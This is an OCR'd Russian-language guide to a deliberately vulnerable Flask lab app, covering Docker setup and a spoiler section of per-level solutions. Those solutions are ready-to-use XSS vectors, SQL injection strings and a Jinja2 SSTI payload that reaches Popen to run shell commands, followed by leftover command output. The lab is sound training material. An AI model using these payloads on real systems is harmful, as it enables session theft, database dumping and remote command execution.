
Уязвимое приложение, написанное на python(flask)


Развертывание:


PS: У вас должен быть скачен Docker

1) Разархивируйте проект
2) Перейдите в CMD в папку проекта




3) Разверните проект в докере: docker-compose up –build или просто запустите app.py






Или




4) Перейдите по адресу:



Готово!


Решение(спойлеры)!!!!




Уровень 1 XSS:

XSS-reflected

Vector: <script>alert('XSS Level 1')</script>



Ответ:



Уровень 2 XSS:

XSS-stored
vector: <script>alert('XSS Level 2')</script>

Уровень 3 XSS:


XSS- stored с фильтрацией
Прошлые вектора тут не пройдут, так как есть фильтрация, используем другой тег


vector: <img src="x" onerror="alert('XSS Level 3')">

Уровень 1 SQLi:
ГЛАВНАЯ ЗАДАЧА – ВЫВЕСТИ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ

SQLi

vector: ' OR 1=1; --







Уровень 2 SQLi:

SQLi

Только данные теперь не id, а логин и пароль

vector: ' OR 1=1; --





Уровень 3 SQLi:

SQLi с параметризацией

Тут уже нужен сложный вектор, так как стоит защита

vector: 1 UNION SELECT sqlite_version(), null, null


Уровень 3 SQLi hard:

SQLi с защитой, я не смог подобрать вектор, может быть сможете вы?)


Уровень 1 SSTI:

SSTI

vector:



Ответ:




Уровень 2 SSTI:

SSTI интереснее

Более сложный вектор:


http://localhost:8081/ssti/level2/practice?name=%7B%%20set%20found%20=%20false%20%%7D%20%7B%%20for%20cls%20in%20%27%27.__class__.__mro__[1].__subclasses__()%20%%7D%20%7B%%20if%20cls.__name__%20==%20%27Popen%27%20and%20not%20found%20%%7D%20%7B%%20set%20proc%20=%20cls(%27whoami%27,%20shell=True,%20stdout=-1)%20%%7D%20%7B%%20set%20out,%20err%20=%20proc.communicate()%20%%7D%20%7B%7B%20out.decode(%27cp866%27)%20%7D%7D%20%7B%%20set%20found%20=%20true%20%%7D%20%7B%%20endif%20%%7D%20%7B%%20endfor%20%%7Dдля получения пользователя




Уровень 1 RCE:


Легкий RCE для ознакомления


Что делают поля:





Теперь вектор:




127.0.0.1:8081
Обучение
work_pt
здоровьепт
Нужно
сайт
курсовая
шаблоны
база
Переменная равна
Режим вывода команд на экран (ECHO) включен.
Том в устройстве C имеет метку Windows
Серийный номер тома: 4AD7-5606
Содержимое папки C:\flask_vulnerable
29.09.2024 15:36
.
29.09.2024 14:04
.idea
22.09.2024 21:25 108 docker-compose.yml
22.09.2024 21:06 560 Dockerfile
22.09.2024 13:32 36 requirements.txt
22.09.2024 18:21 471 restapi.log
22.09.2024 18:45 8 192 test.db
29.09.2024 13:54 0 test.py
29.09.2024 15:07
venv
29.09.2024 15:36 14 004 vulnerable-flask-app.py
29.09.2024 15:35 1 023 643 Дока.docx
8 файлов 1 047 014 байт
3 папок 103 340 417 024 байт свободно

Конец!